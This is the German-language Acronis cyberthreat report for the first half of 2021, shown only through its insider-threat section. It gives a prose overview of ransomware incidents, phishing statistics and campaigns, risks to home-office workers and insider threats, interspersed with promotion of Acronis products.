Acronis

Report
2021

Acronis Cyberthreats Report: Halbjahresbericht 2021

Cyber Security-Trends in der ersten Jahreshälfte 2021. Der Angriff auf Daten hält an.

Acronis
Cyberthreats Report: Halbjahresbericht 2021

Inhaltsverzeichnis

Autoren:

Alexander Ivanyuk

Senior Director, Product and Technology Positioning, Acronis

Candid Wuest

Vice President of Cyber Protection Research, Acronis

Einführung und Zusammenfassung

Acronis war der erste Anbieter von vollständig integrierter Cyber Protection zum Schutz aller Daten, Applikationen und Systeme. Für Cyber Protection müssen Bedrohungen erforscht und überwacht werden, um die Herausforderungen der modernen digitalen Welt mit Verlässlichkeit, Verfügbarkeit, Vertraulichkeit, Authentizität und Sicherheit (kurz: SAPAS) bewältigen zu können. Acronis hat im Rahmen dieser Strategie ein weltweites CPOC-Netzwerk (Cyber Protection Operations Centers) aufgebaut, das Bedrohungen rund um die Uhr überwacht und erforscht.

Seit seiner Gründung im Jahr 2003 gilt Acronis als ein führender Anbieter im Bereich Data Protection. Als Reaktion auf die Zunahme von Cyberbedrohungen, die Backup-Dateien, Agenten und Software kompromittieren, entwickelte das Unternehmen 2016 die innovative Ransomware-Schutz-Technologie Acronis Active Protection und wurde so zum ersten Data Protection-Anbieter, der nativen Ransomware-Schutz in seine Backup-Lösungen integriert. Die auf Maschinenintelligenz und Verhaltensanalyse basierende Erkennungstechnologie wurde seitdem kontinuierlich ausgebaut, um alle Formen von Malware und anderen potenziellen Bedrohungen abzuwehren.

Unser Flaggschiff-Produkt Acronis Cyber Protect Cloud unterstützt Service Provider mit integrierten Funktionen für Backup, Disaster Recovery, Virenschutz, Malware-Schutz, E-Mail-Sicherheit, URL-Filterung und Endpunktschutz-Verwaltung. Dadurch können Service Provider ihren Kunden umfassende Cyber Protection-Services bereitstellen. Die gleiche Technologie steht Unternehmen direkt als Acronis Cyber Protect 15 zur Verfügung.

Die in diesem Bericht vorgestellten allgemeinen Malware-Daten wurden im Zeitraum von Januar bis Juni 2021 erhoben und zeigen die Bedrohungen für Endpunkte, die wir in diesen Monaten entdeckt haben.

Dieser Bericht bietet einen weltweiten Überblick und basiert auf mehr als 250.000 weltweit verteilten individuellen Endpunkten. Erfasst sind nur Bedrohungen für das Windows-Betriebssystem, da sie häufiger auftreten als für macOS. Wir werden weiterhin die Entwicklung der Situation beobachten und im nächsten Bericht möglicherweise Daten zu macOS-Bedrohungen aufnehmen.

Die fünf wichtigsten Zahlen des ersten Halbjahres 2021:


- Die durchschnittlichen Kosten einer Datenkompromittierung liegen bei etwa 3,56 Millionen US-Dollar, das Lösegeld nach Ransomware-Angriffen stieg um 33 % auf über 100.000 US-Dollar.
- 80 % aller Unternehmen verzeichneten eine Cyber Security-Kompromittierung aufgrund einer Schwachstelle in ihrem Drittanbieter-Ökosystem.
- Die Länder mit den meisten Angriffen im zweiten Quartal waren die USA, Deutschland und Großbritannien.
- Pro Monat wurden von Acronis durchschnittlich 393.000 URLs blockiert.
- 94 % der Malware-Angriffe erfolgen per E-Mail – das Aufkommen von Phishing-E-Mails nahm vom ersten auf das zweite Quartal um 62 % zu.

Inhalt dieses Berichts:

- Wichtigste Trends bei Cyber Security und Bedrohungen im ersten Halbjahr 2021
- Warum Bedrohungen für Daten zunehmen
- Warum MSPs immer stärker bedroht werden
- Allgemeine Malware-Statistiken und Vorstellung der wichtigsten Bedrohungsfamilien
- Ransomware-Statistiken mit tiefgehenden Analysen der gefährlichsten Bedrohungen
- Welche Schwachstellen dem Erfolg von Angriffen Vorschub leisten
- Unsere Sicherheitsempfehlungen

Wichtigste Cyber Security-Trends des ersten Halbjahres 2021:

- Ransomware bleibt weiterhin die größte Bedrohung für große und mittlere Organisationen, einschließlich Behörden, Unternehmen im Gesundheitssektor und in anderen wichtigen Branchen.
- Angriffe auf Mitarbeiter im Homeoffice nehmen weiter zu.
- Angriffe auf Daten, einschließlich Insider-Bedrohungen, haben zugenommen.
- MSPs (Managed Service Provider), kleine Unternehmen und Cloud-Anbieter werden weiterhin angegriffen.
- Social Engineering und Schwachstellen gehören zu den beiden wichtigsten Infektionsvektoren.



Teil 1

Schwerwiegende Cyberbedrohungen und wichtige Trends von 2021

1. Unternehmen und Behörden werden weiterhin von Ransomware terrorisiert

Seit Anfang 2021 sind Ransomware-Kriminelle äußerst aktiv und richten weltweit verheerende Schäden bei Unternehmen und Behörden an. Wir haben erfolgreiche Angriffe von etablierten bekannten Gruppen beobachtet, aber auch das Aufkommen einiger neuer Gruppen gesehen.

Anstatt die Infrastruktur anzugreifen, verwenden Angreifer gestohlene Anmeldedaten. Zudem setzen sie weiterhin Taktiken ein, die bereits im letzten Jahr beobachtet wurden (z. B. DDoS-Angriffe und Datenexfiltration). Um die Zahlung von Lösegeld zu erzwingen, drohen sie außerdem mit der Veröffentlichung der gestohlenen sensiblen Daten.

Laut einem Bericht von Chainalysis Insights ist die bei Ransomware-Angriffen ausgezahlte Summe gegenüber 2019 – dem bisher größten Jahr für Ransomware – um 331 % gestiegen. 2020 hatten Ransomware-Zahlungen die höchste Wachstumsrate aller mit Krypto-Währungen verbundenen Verbrechen und summierten sich auf einen Gesamtbetrag von mindestens 350 Millionen US-Dollar. Die Schätzungen zu den Gesamtschäden nach Berücksichtigung aller Kosten belaufen sich auf 20 Milliarden US-Dollar. Da nicht alle Angriffe gemeldet werden, sind die tatsächlichen Zahlen wahrscheinlich noch höher. Ausgehend von den Beobachtungen der ersten Jahreshälfte 2021 werden die Schäden bis zur abschließenden Untersuchung der Ergebnisse des gesamten Jahres sehr wahrscheinlich noch steigen.

Die alten Bekannten

Im Jahr 2020 wurden die Daten von mehr als **1.300 Opfern von Ransomware-Angriffen** veröffentlicht. Im ersten Halbjahr 2021 kam es bereits zu mehr als 1.100 Datenlecks. Demzufolge können wir in diesem Jahr mit einem Anstieg von 70 % rechnen. Ransomware-Gruppen wie Cl0p und REvil dehnen ihre Kampagnen immer weiter aus: Berichten zufolge nahmen die beiden Gruppen gezielt Führungskräfte von Unternehmen ins Visier, um in den Posteingängen und Dateiordnern nach kompromittierenden Informationen wie E-Mails über laufende Rechtsstreitigkeiten zu suchen. Um den Druck der Erpressung zu erhöhen, kontaktierten die Angreifer anschließend die Führungskräfte direkt per E-Mail oder Telefon.

Die Ransomware-Gruppe REvil sorgte mit einem Lieferketten-Angriff für Schlagzeilen, bei dem sie eine Schwachstelle in der VSA-Verwaltungssoftware von Kaseya ausnutzte. Dutzende MSPs und tausende Endkunden waren davon betroffen.

Die Gruppe war bereits vor diesem Angriff, also in den ersten sechs Monaten des Jahres 2021, sehr aktiv und hat ihrer Ransomware eine Funktion hinzugefügt, die den Verschlüsselungsprozess unbemerkt im abgesicherten Modus ausführt. Die neueste REvil-Variante kann sich nun automatisch während eines Neustarts anmelden, die Kennwörter der angemeldeten Benutzer ändern und Registrierungsänderungen vornehmen, damit die Anmeldung in Windows automatisch mit den neuen Daten erfolgt.

Der weltweit größte Fleischproduzent JBS musste seine Netzwerke in Australien und Nordamerika nach einem Angriff mit der Ransomware REvil abschalten. Das Unternehmen mit einem Umsatz von mehr 50 Milliarden US-Dollar hat weltweit rund 245.000 Mitarbeiter. Obwohl die Backups des Unternehmens nicht kompromittiert wurden, entschied sich JBS dazu, 11 Millionen US-Dollar Lösegeld zu zahlen. Die vollständige Wiederherstellung nahm dennoch mehrere Tage in Anspruch. Desweiteren stahl die REvil-Gruppe in einem Angriff auf das taiwanesische Unternehmen Quanta Computer eine Reihe von Apple-Bauplänen. Das Unternehmen ist der zweitgrößte Originalgerätehersteller und produziert unter anderem für HP, Dell und Lenovo.

Das japanische Unternehmen Fujifilm mit einem Jahresumsatz von 20 Milliarden US-Dollar und über 37.000 Mitarbeitern sah sich gezwungen, seine Netzwerke abzuschalten, nachdem seine Systeme mit dem Qbot-Trojaner infiziert wurden. Hinter dem Angriff wird die Ransomware REvil vermutet. Qbot wurde beim Herunterladen der Ransomware REvil beobachtet, die auch unter dem Namen Sodinokibi bekannt ist.

Auch das britische Modelabel French Connection zählt zu den Opfern der REvil-Gruppe. Das Unternehmen machte keine Angaben zum Umfang der gestohlenen Daten oder der Lösegeldsumme, allerdings fanden sich unter den gestohlenen Daten die Pässe und Ausweise von Mitarbeitern, darunter die vom CEO, dem Chief Operating Officer und dem Chief Financial Officer. Das brasilianische Medizindiagnostik-Unternehmen Grupo Fleury fiel fast unmittelbar nach French Connection einem REvil-Ransomware-Angriff zum Opfer.

Berichten zufolge soll die Gruppe REvil von Grupo Fleury 5 Mio. USD verlangt haben.

Eine andere berühmt-berüchtigte Ransomware-Familie namens **Ryuk** war ebenfalls aktiv. Der häufigste Infektionsvektor dieser Ransomware sind Remote Desktop Protocol-Server (RDP) mit schwachen Kennwörtern, allerdings wurden auch Spearphishing-E-Mails mit PowerShell-Skripten beobachtet. Seit kurzem wurden neue Techniken wie die Ausnutzung der Windows-Schwachstellen CVE-2018-8453 und CVE-2019-1069 beobachtet, bei denen die Angreifer Rechte eskalieren, um dann mit PsExec oder freigegebenen Ordnern die Ransomware Ryuk innerhalb des Netzwerks zu verbreiten. Bei anderen neuen Methoden werden Kennwörter aus einem im Arbeitsspeicher geladenen KeePass-Kennwort-Manager gestohlen oder eine portable Version von Notepad++ abgelegt, die eine eigene nicht überwachte PowerShell-Instanz mitbringt. Ein europäisches Institut für biomolekulare Forschung wurde Opfer eines Ryuk-Angriffs, nachdem ein Student ein paar hundert Euro sparen wollte und sich dazu illegal Software herunterlud.

Der Cloud-basierte Security- und Compliance-Anbieter Qualys ist das neueste auf der ständig wachsenden Liste an Opfern der Ransomware Cl0p, nachdem im Dezember die File Transfer Appliances (FTA) von Accellion kompromittiert wurden. Qualys beschäftigt rund 1.500 Mitarbeiter in 13 Ländern und erwirtschaftet jährlich mehr als 350 Millionen US-Dollar Umsatz. Um das Unternehmen zur Kontaktaufnahme innerhalb von 24 Stunden zu veranlassen, spielte die Ransomware-Gruppe auf den Ruf des Unternehmens an und erklärte im Lösegeldschreiben, dass die Cl0p-Website täglich von 20.000 bis 30.000 IT-Experten, Journalisten und Hackern besucht werde.

Am Freitag, dem 7. Mai, wurde Colonial Pipeline von der Ransomware-Gruppe Darkside angegriffen. Dieselbe Gruppe soll am Tag vor dem Malware-Angriff 100 Gigabyte Daten von Unternehmensservern gestohlen haben. Mithilfe des FBI zahlte Colonial Pipeline einige Stunden nach dem Angriff das verlangte Lösegeld (75 Bitcoin, die zu dieser Zeit einen Gesamtwert von 4,4 Millionen US-Dollar hatten). Die Hacker schickten Colonial Pipeline ein Programm, mit dem sie ihr Netzwerk wiederherstellen konnten, das jedoch sehr langsam arbeitete. Das FBI beschlagnahmte einige Zeit darauf einen Server, der Zugang zum privaten Schlüssel hatte, und konnte somit 2,3 Millionen US-Dollar der gezahlten Bitcoins zurückholen. Hier zeigt sich, dass die Angreifer einige Fehler gemacht haben, doch das wird sehr wahrscheinlich nicht immer so sein.

Die Ransomware Zeppelin, die häufig für Angriffe auf große Techfirmen und Gesundheitsdienstleister genutzt wird, ist nach mehreren Monaten Pause mit einer aktualisierten Plattform zurückgekehrt. Zeppelin wurde als frei konfigurierbare RaaS-Plattform (Ransomware-as-a-Service) entwickelt und ist nicht nur auf typische Angriffsvektoren beschränkt. Das bedeutet, dass der Erstangriff über zahlreiche Wege erfolgen kann, zum Beispiel per Phishing-E-Mail, Ausnutzung von VPN- oder RDP-Schwachstellen oder mit anderen Methoden. Am 27. April tauchte in mehreren Untergrundforen eine neue Version der Ransomware auf, wobei der Preis für ein Core-Build bei 2.300 US-Dollar lag.

Der Versicherungsriese AXA wurde erfolgreich von der Ransomware-Gruppe Avaddon angegriffen.

Die Firma AXA hat einen Nettowert von mehr als 3,85 Milliarden Euro und beschäftigt mehr als 120.000 Mitarbeiter.

Das irische Gesundheitssystem HSE fiel aus, nachdem die Ransomware Conti 700 GB an sensiblen Daten gestohlen und die Server verschlüsselt hatte.

Neue Akteure

Eine neue Ransomware-Gruppe namens **Hotarus Corp** entwendete sensible Daten aus dem ecuadorianischen Finanzministerium und der größten ecuadorianischen Bank Banco Pichincha. Mit Open-Source-Ransomware, die auf PHP-Skripten basierte, gelang es der Gruppe, 6.632 Anmeldenamen und gehashte Kennwörter, 31.636.026 Kundendatensätze sowie 58.456 sensible Systemdatensätze inklusive Kreditkartennummern zu entwenden.

Eine weitere Ransomware-Gruppe mit dem Namen **AstroLocker Team** ist relativ neu und noch nicht sehr bekannt. Unklar ist, welche Verbindung sie zum Mount Locker-Team hat – es könnte sich um dieselbe Gruppe handeln. Auf ihrer Leak-Website veröffentlichte die Gruppe eine Nachricht über ihr letztes Opfer: das Unternehmen Hoya K.K.

Das Unternehmen mit beinahe 37.000 Mitarbeitern stellt optische Produkte her und hat dem AstroLocker-Team zufolge einen geschätzten Gesamtumsatz von 5 Milliarden US-Dollar. Aus der Leak-Website geht hervor, dass die Ransomware-Gruppe 300 GB an Daten gestohlen hat, die geheime Informationen über Finanzen, Produktion, E-Mails, Kennwörter, Patienten und anderes enthalten.

Kürzlich wurde eine neue Art von Ransomware entdeckt, die komplett in Bash geschrieben ist und auf den Namen **DarkRadiation** getauft wurde. Das Hauptziel dieser Ransomware ist momentan die freie Software Docker. Während die aktuelle Version eine vollständige Löschung des Docker-Verzeichnisses auf dem betroffenen System vornimmt, wird davon ausgegangen, dass DarkRadiation in Zukunft stattdessen den Inhalt verschlüsseln und exfiltrieren wird.

Die gute Nachricht: Acronis Cyber Protect erkennt und stoppt alle Arten von Ransomware, unabhängig davon, wie neu eine Ransomware-Familie ist oder welches Betriebssystem sie ins Visier nimmt (Windows, macOS oder Linux).

2. Social Engineering wird sehr häufig bei Phishing eingesetzt

Obwohl Sicherheitsunternehmen und CERTs Phishing aktiv bekämpfen, bleibt dieser Infektionsvektor weiterhin einer der weltweit größten Bedrohungen. Zwar zeigt der jährliche Active Cyber Defense Report des britischen National Cyber Security Centre zum Beispiel, dass mehr als 1,4 Millionen URLs in Verbindung mit über 700.000 Online-Scams stillgelegt wurden. Die Zahl der Phishing-Angriffe nimmt jedoch weiter zu.

Die **Acronis CPOCs** blockierten im Januar 495.000 Phishing-Nachrichten und schädliche URLs. Im Juni 2021 stieg diese Zahl um 12 % auf 556.000 blockierte URLs. Im Februar gab es einen deutlichen Anstieg, gefolgt von zwei Monaten mit geringer Aktivität, doch das Gesamtniveau ist noch immer hoch.

Monat	Blockierte URLs
Januar	495.000
Februar	679.000
März	136.000
April	164.000
Mai	324.000
Juni	556.000

Dabei sollte erwähnt werden, dass die Statistik der blockierten URLs auf den Endpunkten erhoben wurde. Diese URLs konnten also alle E-Mail-Filter und Proxy-Blocklisten umgehen.

Verglichen mit dem ersten Quartal erlebten wir im zweiten Quartal nach der Implementierung von Advanced Email Security (mit Unterstützung von Perception Point) einen Anstieg von erhaltenen Phishing-E-Mails um 62 %. Das allgemeine Spam-Aufkommen stieg im zweiten Quartal um 48 %.

Weltweit wurden Unternehmen vor kurzem von Phishing-Angriffen im globalen Maßstab ins Visier genommen. Der nicht identifizierte Bedrohungsakteur, der für diese Angriffe verantwortlich ist, setzte in den Phishing-E-Mails äußerst maßgeschneiderte Köder ein und verbreitete bisher unbekannte Malware-Varianten. Mindestens 50 Unternehmen in aller Welt wurden angegriffen. Das primäre Ziel waren die USA, wo sich 74 % der betroffenen Unternehmen befanden; die restlichen 26 % kamen aus dem EMEA-Raum, Asien und Australien. Mehrere Branchen – unter anderem die Medizin- und Automobilbranche, Rüstungsunternehmen sowie Hersteller von Hightech-Elektronik – waren betroffen. Bei den Angriffen wurden zwar maßgeschneiderte Köder eingesetzt, doch zur Verbreitung weiterer Malware nutzten die Angreifer bewährte Methoden wie JavaScript-basierte Downloader und Excel-Dokumente.

Vor kurzem meldete Microsoft eine laufende Spearphishing-Kampagne, die gegen die Raumfahrt- und Reisebranche gerichtet ist. Der durchschnittliche Verlust durch erfolgreiches Spearphishing beträgt 1,6 Millionen US-Dollar, wobei 30 % der Phishing-E-Mails geöffnet werden und in 12 % dieser Fälle wiederum die Benutzer auf schädliche Links klicken.

Große Fälle


Bei einer neuen Phishing-Masche geben sich die Angreifer in den E-Mails als Walmart aus, dem weltweit umsatzstärksten Unternehmen mit einem Jahresumsatz von 548,743 Milliarden US-Dollar und 2,2 Millionen Beschäftigten. In den E-Mails wird um eine aktuelle Adresse gebeten, da ein Paket nicht zugestellt werden konnte. Opfer, die daraufhin ihre Adresse herausgeben, müssen diese bestätigen und setzen sich damit der Gefahr weiterer Angriffe aus.

Ein weiteres aktuelles Beispiel ist ein Phishing-Versuch beim Unternehmen Capcom, das nur wenige Monate zuvor Opfer eines Ransomware-Angriffs wurde. Bei diesem Phishing-Angriff wurden E-Mails mit angeblichen Early-Access-Einladungen für das kürzlich veröffentlichte Spiel Resident Evil: Village versandt. Die Phishing-E-Mails hatten den Absender reply[@]capcom[.]com und enthielten Links oder Dateien, die die Opfer zu schädlichen Webseiten dirigierten, auf denen die Angreifer Anmeldedaten erfassen oder Malware installieren konnten. Momentan ist unklar, wie lange die Phishing-Kampagne lief, bevor Capcom Kenntnis davon erlangte und potenziell betroffene Kunden und Fans warnen konnte.

Wir haben zudem erfahren, dass Spearphishing-Angriffe mit gefälschten personalisierten Jobangeboten von LinkedIn zur Backdoor More_Eggs führen, die zusätzliche Malware herunterlädt. Beim Öffnen des Anhangs wird die Malware ausgeführt und zur Ablenkung ein Word-Dokument geöffnet. Der schädliche Anhang ist ein ZIP-Archiv mit einer LNK-Datei. Die LNK-Datei führt über WMI ein Skript aus, das CMSTP und RegSvr32 ausnutzt, um ein schädliches ActiveX-Steuerelement aus der Amazon Cloud herunterzuladen und zu registrieren. Die Verwendung legitimer Dual-Use-Tools auf einem System gilt als sogenannte Living-off-the-Land-Taktik. Die installierte Backdoor More_Eggs bietet Remote-Zugriff auf den Workload und kann weitere Malware wie Banking-Trojaner, Anmeldedaten-Diebe oder Ransomware herunterladen.

In einer personalisierten Phishing-Kampagne wurden 2.500 leitende Angestellte angegriffen, von denen 42 % zum Finanz- und IT-Sektor gehören. Eine erfolgreiche Kompromittierung könnte dabei zu Datenlecks oder späteren CEO-Betrugsversuchen führen. Auf der verwendeten Phishing-Webseite wurden die Nutzer mit einem Google reCAPTCHA abgelenkt und schließlich auf eine Phishing-Webseite im Stil von Microsoft Office 365 weitergeleitet, die das Logo des angegriffenen Unternehmens enthielt. Der Einsatz von reCAPTCHA kann eine automatische Erkennung erschweren.

Mehr als 127 Millionen Menschen in den USA haben im letzten Jahr ihre Steuererklärung auf elektronischem Wege abgegeben – ein ideales Ziel für Phishing-E-Mails. Die neuesten Phishing-Angriffe verwenden Dokumenten-Makros, um die Infostealer-Malware NetWire und Remcos herunterzuladen, die in Bildern versteckt von legitimen Cloud-Anbietern gehostet werden. NetWire und Remcos erfassen Anmeldedaten sowie andere Informationen von lokalen Anwendungen und können für lediglich 10 US-Dollar als Malware-as-a-Service gemietet werden.



Trickbot ist mit einer neuen Kampagne zurück, nachdem 84 % seiner kritischen Infrastruktur durch Cyber Security-Unternehmen stillgelegt wurden. Im letzten Jahr führte Microsoft eine Aktion an, bei der das Malware-Botnet von Trickbot zu weiten Teilen lahmgelegt wurde. Die jüngsten Angriffe weisen jedoch darauf hin, dass die Infrastruktur erneut genutzt wird – dieses Mal für Angriffe, mit denen ausschließlich Anwalts- und Versicherungsgesellschaften in Nordamerika ins Visier genommen werden.

3. Mitarbeiter im Homeoffice im Visier

Durch die anhaltende **COVID-19-Pandemie** und regelmäßig verhängten Lockdowns in vielen Ländern wird deutlich, dass uns die Arbeit im Homeoffice zumindest noch einige weitere Jahre begleiten wird. Obwohl wir nicht so viele COVID-19-bezogene Phishing-Betrugsmaschen wie im letzten Jahr beobachtet haben, hat sich die Bedrohungslandschaft dadurch erheblich verändert. Zudem hat das Homeoffice zahlreiche damit verbundene Sicherheits- und Datenschutzprobleme offengelegt (z. B. der Fernzugriff auf interne Unternehmensserver, virtuelle Konferenzen und unzureichende Sicherheitsschulungen für Mitarbeiter).

Etliche Umfragen und Beobachtungen von Acronis zeigen, dass zwei Drittel der Mitarbeiter im Homeoffice ihre Arbeitsgeräte für private Dinge nutzen und ebenso ihre Privatgeräte für die Arbeit verwenden. Seit dem letzten Jahr forschen die Angreifer Mitarbeiter im Homeoffice gründlich aus und schaffen es, ihre Windows-Geräte erfolgreich zu infizieren, wobei hauptsächlich die Trojaner Emotet und Qbot zum Einsatz kamen. Diese Trojaner haben weltweit ein Drittel bis ein Viertel aller Unternehmen geschädigt. Acronis beobachtete infolgedessen eine Verdopplung der Zahl globaler Cyber-Angriffe. Dazu zählten insbesondere Brute-Force-Angriffe, bei denen die Kriminellen versuchen, per RDP Zugriff auf die Geräte zu erlangen. Die Anzahl dieser Angriffe nahm um 300 % zu.

4. Mehr Angriffe auf Daten, einschließlich Insider-Bedrohungen

Der Trend der Angreifer, von jedem Angriff finanziell profitieren zu wollen, hat sich im ersten Halbjahr 2021 verstärkt.

Mehr noch: Sie stellten fest, dass Erpressungen mit gestohlenen sensiblen Daten sehr gut funktionieren – und vielleicht sogar besser, als wenn sie die gleichen Daten einfach nur verschlüsseln. Es wird weiterhin Bedarf an Lösungen für Data Protection sowie zum Schutz vor Datenverlust und Datenkompromittierungen geben, da auch böswillige Akteure innerhalb eines Unternehmens derartige Zwischenfälle verursachen können.

Im letzten Jahr sagte Forrester voraus, dass Datenkompromittierungen durch Insider im Jahr 2021 um 8 % steigen würden und dass ein Drittel aller Zwischenfälle unternehmensinterne Ursachen haben würde. Die jüngsten Untersuchungen aus dem Data Breach Investigations Report von Verizon für das Jahr 2021 bestätigen diese Vorhersage und legen nahe, dass Insider für rund 22 % der Sicherheitszwischenfälle verantwortlich sind. Da weiterhin im Homeoffice gearbeitet und von dort aus auf Unternehmensdaten zugegriffen wird, dürfte die Zahl der Insider-Zwischenfälle nur noch weiter steigen.

Bei Finanz- und Gesundheitsdienstleistern gibt es die meisten Zwischenfälle mit Mitarbeitern, die ihre Zugangsberechtigungen missbrauchen. Zudem kommt es in diesen Branchen besonders häufig zum Verlust oder Diebstahl von Ressourcen. Mehreren unabhängigen Berichten zufolge werden 60 % der Insider-Zwischenfälle durch fahrlässig handelnde Benutzer verursacht, die auch regelmäßig ihre Anmeldedaten verlieren. Die Herausforderung liegt also darin, die Nutzer zu schulen und Daten mithilfe von Technologien wie DLP-Lösungen zu schützen.

Böswillige Insider sind dagegen je nach Region für 10–20 % der anderen Fälle verantwortlich. Sie stellen das größte Risiko dar, da sie mehr als normale Benutzer wissen und versuchen, Maßnahmen zur Erkennung von Insider-Bedrohungen zu umgehen.

Anhand einiger Beispiele lassen die tatsächlichen Abläufe veranschaulichen. Allerdings gelangen Insider-Bedrohungen nur selten an die Öffentlichkeit. Unternehmen sind bestrebt, solche unangenehmen Details zu verbergen – in 99 % der Fälle kommt es daher nie zu einer Veröffentlichung.

Im Jahr 2021 wurde ein Software-Entwickler unter dem Vorwurf verhaftet, schädlichen Code auf den Servern seines Arbeitgebers in den USA platziert zu haben. Diese Person war bei einem nicht näher benannten Unternehmen in Cleveland als leitender Entwickler angestellt. Im August 2019 wurde das Unternehmen Opfer eines DoS-Angriffs (Denial of Service), bei dem der Produktionsserver abstürzte, sodass die Mitarbeiter keinen Zugriff mehr darauf hatten. Der Insider hatte auf einem Server nicht autorisierten Code eingeschleust, durch den der Server eine Endlosschleife erzeugte und schließlich abstürzte. Der Entwickler sollte seinen Firmenrechner zurückgeben, doch bevor er dies tat, löschte er laut offiziellen Angaben verschlüsselte Volumes und versuchte, Linux-Verzeichnisse sowie zwei weitere Projekte zu löschen. Zudem suchte er im Internet nach Informationen darüber, wie man Berechtigungen eskaliert, Prozesse versteckt und große Ordner bzw. Dateien löscht.

Ein weiterer Angestellter wurde in den USA im Dezember 2020 zu zwei Jahren Gefängnis verurteilt, nachdem das Gericht festgestellt hatte, dass er unberechtigt auf Cisco-Systeme zugegriffen und darauf Malware verbreitet hat, durch die 16.000 Benutzerkonten gelöscht wurden und Schäden in Höhe von 2,4 Millionen US-Dollar entstanden.

Im September 2020 wurde ein russischer Staatsbürger vor einem Gericht in im US-Bundesstaat Nevada wegen der Verabredung zur absichtlichen Schädigung eines geschützten Rechners angeklagt. Zudem wurde ihm vorgeworfen, dass er einen Mitarbeiter der Tesla Gigafactory in Nevada anwerben wollte. Der Täter und seine Komplizen sollen dem Tesla-Mitarbeiter angeblich eine Million US-Dollar angeboten haben, um Malware per E-Mail oder USB-Laufwerk auf das Tesla-Netzwerk zu übertragen und Daten aus dem Netzwerk zu exfiltrieren – ein typisches Szenario eines Insider-Angriffs.

Zum Stoppen solcher Bedrohungen benötigen Sie die richtige Lösung. Mit erweitertem DLP oder Software zur Erkennung von Insider-Bedrohungen kann die ordnungsgemäße Konfiguration von Zugriffsrichtlinien, Protokollierungen und anderen Maßnahmen zur Kontrolle von Daten und Mitarbeiteraktionen in Arbeitsumgebungen gewährleistet werden.

